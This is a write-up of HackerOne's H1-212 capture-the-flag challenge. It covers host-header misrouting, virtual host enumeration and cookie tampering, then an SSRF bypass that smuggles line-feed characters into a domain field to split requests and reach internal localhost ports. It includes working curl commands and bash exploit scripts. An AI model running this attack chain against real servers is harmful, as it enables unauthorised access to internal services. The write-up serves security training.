hackerone

H1-212 Capture the Flag Solution

Author: Corben Douglas (@sxcurity)

Description:

An engineer of **acme.org** launched a new server for a new admin panel at **http://104.236.20.43/**. He is completely confident that the server can't be hacked. He added a tripwire that notifies him when the flag file is read. He also noticed that the default Apache page is still there, but according to him that's intentional and doesn't hurt anyone. Your goal? Read the flag!

Solution:

Step #1 ~ (My initial thought process):

I immediately started with a simple port-scan with **nmap** to see if I could find an admin panel. However, I came up empty and only port **22** was open, which was obviously for SSH. I then ran **dirsearch**[1] on the target webserver. After attempting to brute-force directories, which I quickly learned was unnecessary, I only found this troll: http://104.236.20.43/flag. As I pondered the meaning of life, I then came up with another idea.

[1] https://github.com/maurosoria/dirsearch

Step #2 ~ (Host Header Adventures):

I recalled "Cracking the Lens[2]" research done by James Kettle and that he was able to request internal network services by misrouting requests. For my next step, I decided to test if the server was vulnerable to Host Header Attacks[3] (HHA), so I sent a malformed request using **echo** & **netcat**:

```
1. echo -
   e 'GET http://sxcurity.pro HTTP/1.1 \r\nHost: sxcurity.pro\r\n' | nc 104
   .236.20.43 80 | grep sxcurity
```

The server responded with an error, but contained "sxcurity.pro" as well, thus indicating that the server was likely vulnerable:

```
1. <address>Apache/2.4.18 (Ubuntu) Server at sxcurity.pro Port 80</address>
```

At this point, I knew what I needed to do next: **enumerate** virtual hosts to see if I could use this HHA to load a different virtual host, which could get me closer to finding the flag.

Step #3 ~ (Virtual Host Enumeration):

Virtual Hosting[4] is the practice of running multiple websites on a single machine. According to Apache Documentation, these virtual hosts can be "*IP-based*, meaning that you have a different IP address for each website, or *name-based*, meaning you have multiple names running on each IP address."


[2] http://blog.portswigger.net/2017/07/cracking-lens-targeting-https-hidden.html
[3] http://www.skeletonscribe.net/2013/05/practical-http-host-header-attacks.html
[4] https://httpd.apache.org/docs/current/vhosts/

Therefore, if I could enumerate the server's virtual hosts, I could potentially find this admin panel the engineer had launched and find the flag! I decided to utilize Jobert Abma's **virtual host discovery tool**[5].

I piped the output of the script to **grep** to see if any virtual hosts with the name **admin** were found.

```
1. ruby scan.rb --ip=104.236.20.43 --host=acme.org | grep admin
```

After running the command, I found two virtual hosts with the name **admin**, but only one had a very different response:



The virtual host **admin.acme.org** responded with **200 OK** and attempted to set the cookie **admin=no**. None of the other virtual hosts had responded similarly, so I was intrigued and dug deeper.

[5] https://github.com/jobertabma/virtual-host-discovery

Step #4 ~ (Cookies, Content-Types, Methods, Oh my!)

I misrouted the request to the virtual host **admin.acme.org** by changing the **Host Header**, and I also changed the value of the cookie "**admin**" from "**no**" to "**yes**". I did this by utilizing this curl command:

```
1. ➜ root@pwn  ~  curl -vv -X 'GET' -H 'Host: admin.acme.org' \
2. -b 'admin=yes' 'http://104.236.20.43/'
```

The server responded with a **405 Method Not Allowed**[6] error, which means the server was configured to not allow **GET** requests at this specific URL. I then switched the HTTP request method to **POST**, which resulted in a different error: **406 Not Acceptable**[7].

The **406 Not Acceptable** error usually occurs when the server cannot send data in the format requested by the browser, so I deducted that I needed to change the **Content-Type** of my request. After numerous attempts and guesses, I found the correct content-type to be **application/json** because the server responded differently and with a JSON error: ***{"error":{"body":"unable to decode"}}***

Step #5 ~ (JSON Deduction!)

The next few steps were quite straight-forward: I needed to figure out what JSON needed to be posted. The error I had been given above implied that the application required some JSON formatted data.

---

[6] https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/405


[7] https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/406

With that in mind, I posted: ***{"hacker":"sxcurity"}***

```
1. ➜ root@pwn  ~  curl -vv -X 'POST' -H 'Host: admin.acme.org' \
2. -b 'admin=yes' -H 'Content-Type: application/json' --
   data '{"hacker":"sxcurity"}' 'http://104.236.20.43/' && echo -e "\n"
```

Now the server responded with a new error: ***{"error":{"domain":"required"}}***

This inferred that I needed to post JSON with the parameter **domain** set to a value. I decided to set it to **admin.acme.org**, but was then notified that the domain must end in **.com**:



I then tried changing it to **admin.acme.com**, mainly to see if there was another virtual host, but the server responded with yet another error:

{"error":{"domain":"incorrect value, sub domain should contain 212"}}

I quickly changed the subdomain to **212** and made the following request:

```
1.  ➜ root@pwn  ~  curl -vv -X 'POST' -H 'Host: admin.acme.org' \
2.  -b 'admin=yes' -H 'Content-Type: application/json' \
3.  --data '{"domain":"212.acme.com"}' 'http://104.236.20.43/' && echo -e '\n'
```

The server responded with the following:

{"next":"\/read.php?id=1"}

Intrigued and curious, I tried to visit the page:

```
1.  ➜ root@pwn  ~  curl -vv -H 'Host: admin.acme.org' -
    b 'admin=yes' 'http://104.236.20.43/read.php?id=1'
```

The server simply responded with: **{"data":""}**. I tried testing for **SQL Injection** and I also wrote a simple bash script that enumerated 200 different id's to see if it was vulnerable to **Insecure Direct Object Reference**. Both attempts rendered to be unsuccessful and I was perplexed.

Step #6 ~ (SSRF!)

My next move was to test if the application was vulnerable to **Server-Side Request Forgery**[8] (SSRF).

- **Background:** SSRF is a vulnerability in which an attacker can make a server send a crafted request (controlled by the attacker) via a vulnerable application. This can give attackers access to internal networks.

[8] https://www.hackerone.com/blog-How-To-Server-Side-Request-Forgery-SSRF

I went to Google and searched: **site:212.*.com** in hopes of finding a valid web page that the server could potentially retrieve. I found the domain **212.clickfunnels.com** and posted it.

```
1.  ➜ root@pwn  ~  curl -vv -X 'POST' -H 'Host: admin.acme.org' \
2.  -b 'admin=yes' -H 'Content-Type: application/json' --
    data '{"domain":"212.clickfunnels.com"}' \
3.  'http://104.236.20.43' && echo -e '\n'
```

The server responded with the URL to **read.php** but with a different ID. I visited the page it had provided, and the response was:

{"data":"PCFETоNUWVBFIGhob | -snip- |”}

This time it contained base64 encoded data! It had requested the domain and had base64 encoded the HTML; I had an SSRF!

I wrote a quick bash script that took a command line argument (in this case the **read.php** id) and would get the JSON response, parse it, and then base64 decode it!

[+] Contents of **read.sh**:

```
1.  #!/usr/bin/env bash
2.  echo -e "Request: GET /read.php?id="$1 "\n"
3.  curl -vv -H 'Host: admin.acme.org' -
    b 'admin=yes' 'http://104.236.20.43/read.php?id='$1 | jq ".data" | tr -
    d '"' | base64 --decode
```

Step #6 ~ (Bypass the Restriction!)

The problem I now faced was that there were requirements that the domain needed to meet for the script to accept it as valid. It must have **212** as a subdomain and the top-level domain needed to be **.com**.

Initially, I had considered just getting **.com** domain, setting up a wildcard and pointing it to **127.0.0.1**, but I decided that was lazy and unnecessary, so I went hunting for a bypass.

To quickly test potential bypasses, I created a simple bash script that took a command line argument (a domain name) and then post it.

[+] Contents of **post.sh**:

```
1.  #!/usr/bin/env bash
2.  curl -vv -X 'POST' -H 'Host: admin.acme.org' \
3.  -b 'admin=yes' -H 'Content-Type: application/json' --
    data '{"domain":"'$1'"}' \
4.  'http://104.236.20.43' && echo -e '\n'
```

My initial attempts consisted of **2** resources separated by a URL-encoded Null Terminator[9] (%00), in hopes that the application would only fetch the first resource.

```
1.  ➜ root@pwn  ~ ./post.sh localhost%00212.acme.com
```

The server responded with: **{"error":{"domain":"domain cannot contain %"}}** indicating that it didn't and wouldn't work.

[9] https://www.owasp.org/index.php/Embedding_Null_Code

After a plethora of attempts, I managed to successfully bypass the restriction using an **End of Line sequence**. An EOL sequence is a combination of **Carriage Return & Line Feed**[10] **(CRLF)** characters. **CR** and **LF** characters are both *control characters*[11] represented as 0x0D or \r and 0x0A or \n. **Linux** uses the **LF** character, **Macs** use the **CR** character, and **Windows** utilizes both **CR**+**LF**. Since the server was an Apache server running on **Ubuntu** (which is Linux), I knew I only needed to use **LF** characters.

Utilizing the **post.sh** script I created above, I confirmed that the bypass worked by banner-grabbing port **22**:

```
1.  ➜ root@pwn  ~  ./post.sh 212.\\nlocalhost:22\\n.com
```


(It needs two backslashes because it passes through twice as a command line argument, so one is stripped).

The server responded with a new id: ***{"next":"\/read.php?id=5"}***

The **id** that the server responded with was **3** integers higher than the one in the previous request, therefore indicating that the **LF** characters had broken up the initial request into **3 separate requests**, therefore creating **3** ids, one for each query.

Since the script makes an **id** for each request, the **id** that the server responds with in the JSON corresponds with the data from the **.com** query, which will be empty. To get the response of the bypassed request (**localhost:22**), we need to **subtract** 1 integer from the response! When I ran **read.sh**, I confirmed that it worked.

[10] https://en.wikipedia.org/wiki/Newline
[11] Characters that aren't printable but initiate an action.



Step #7 ~ (The Last Hurrah!)

After finding this bypass, I knew I was at the final step of this CTF. I coded one last script to automate the entire process:

[+] Contents of **h1-ctf**:

```
1.  #!/usr/bin/env bash
2.  ## HackerOne CTF Solution by Corben Douglas (@sxcurity)
3.  ## ./h1-212.sh 212.\\nlocalhost:22\\n.com
4.
5.  ## performs the initial curl request with our first command line argument as the
     domain:
6.  curl=$(curl -vv -X 'POST' -H 'Host: admin.acme.org' -b 'admin=yes' -H 'Content-
    Type: application/json' --data '{"domain":"'$1'"}' 'http://104.236.20.43')
7.  echo -e "\n[+] Sent JSON!"
8.
9.  ## uses sed to strip all data and get just the id number!
10. response=$(echo $curl | sed 's/[^0-9]//g')
11.
12. ## $((response-1)) gets us the contents of the middle request
13.
14. echo -e "[+] Requesting: GET /read.php?id="$((response-1))
15. echo -e "[+] Contents:"  "\n"
16.
17. ## gets the data from the id & base64 decodes it!
18.
```

```
19. curl -vv -H 'Host: admin.acme.org' -
    b 'admin=yes' 'http://104.236.20.43/read.php?id='$((response-
    1)) | jq ".data" | tr -d '"' | base64 --decode
20. echo -e "\n"
```

I used this to see if **localhost/flag** gave a different response from before, so I ran:


```
1.  ➜ root@pwn  ~  ./h1-ctf 212.\\nlocalhost/flag\\n.com
```

To my dismay, the response hadn't changed whatsoever. I then decided to do another quick port-scan, so I checked the ports: **21 & 443**; both gave no response.

Randomly, decided to try port **1337**, the port I always listen on when I test for **SSRF** while bug hunting!

```
1.  ➜ root@pwn  ~  ./h1-ctf 212.\\nlocalhost:1337\\n.com
```

To my surprise, I was greeted with a response!



With a smirk on my face, I tried one more request:

```
1.  ➜ root@pwn  ~  ./h1-ctf 212.\\nlocalhost:1337/flag\\n.com
```

The server responded with:

FLAG:

CF,2dsV\/]fRAYQ.TDEp`w"M(%mU;p9+9FD{Z48X*Jtt{%vS($g7\S):f%=P[Y@nka=<

tqhnF<aq=K5:BC@Sb*{[%z"+@yPb/nfFna<e$hv{p8r2[vMMF52y:z/Dh;{6

I had finally found the flag! I gave a victorious, glorious fist pump and was ecstatic. I felt like the mighty Julius Caesar when he said, “Veni, Vidi, Vici.” I worked hard, strove for success, and eventually reached my goal!

Thanks to HackerOne for creating this fun challenge and thanks for reading!

- **Corben Douglas** (@sxcurity)